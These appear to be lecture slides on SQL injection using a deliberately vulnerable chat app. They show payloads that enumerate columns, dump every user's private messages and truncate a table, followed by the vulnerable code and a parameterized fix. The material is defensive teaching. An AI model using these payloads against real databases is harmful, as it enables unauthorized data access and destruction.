
Retrieve column names for messages:

```
0' UNION ALL SELECT name, '', '' from sys.columns where object_id=917578307--
```




Retrieve messages for all users including those you're not supposed to see:

```
00' UNION ALL SELECT
from_user, to_user,
convert(varchar, sent,
20) + ': ' + message from
messages --
```



TDS (SQL Server/Sybase) allows for multi-statement requests. So, we can inject other types of statements as well. Here, the truncate deletes all rows in the messages table:

```
0'; truncate table
messages --
```



Root Cause: No Input Sanitization

https://github.com/johnhaldeman/chatsploit/blob/7e630a76a26d8d10c18d4f967f30f32342229a21/routes/chatsploit.js#L18

https://github.com/johnhaldeman/chatsploit/blob/7e630a76a26d8d10c18d4f967f30f32342229a21/sql.js#L17

```
router.get('/findusers’, […], function (req, res, next) {

    let text = req.query.search;
        […]
    let lowersearch = text.toLowerCase();
    sql.runQuery(`SELECT username, name, email FROM dbo.users where
    username like '%${lowersearch}%'`)
    .then(
        […]
    )
});
```

Fixing the problem:

```
let lowersearch = "%" + text.toLowerCase() +"%";
sql.getPool().request()
   .input('searchstring', mssql.Char, lowersearch)
   .query(`SELECT username, name, email FROM dbo.users where username like @searchstring`)
      .then(
       […]
    )
```

https://github.com/johnhaldeman/chatsploit/commit/35d73eb5ad66fd8bfc1bfc7f084516b71ce484e3

Exercise for at home if interested

There is another SQL Injection vulnerability in the code.

Exploit and then fix it.

Note: It’s slightly harder to exploit this one.

ORMs

Instead of dealing with SQL, many applications use Object-Relational-Mapping libraries.

It doesn’t absolve you though – sometimes those libraries can have interpreters themselves or provide a mechanism to get to the underlying SQL. For example, consider Hibernate’s HQL:

https://cwe.mitre.org/data/definitions/564.html


Injection – not just for SQL

Anywhere where there is an interpreter, there's a risk of this:

1) LDAP Injection
2) XML Injection
3) XPath Injection
4) Code Injection (for interpreted languages – JS/PHP/etc.)
5) Command Injection – for command line execution

The upshot: *Never trust your client.*
This is particularly bad if you use unsanitized client generated data as input into a query language or interpreter

Defending Against SQL Injection – Other things you can do



Thank you!

Next time: Broken Authentication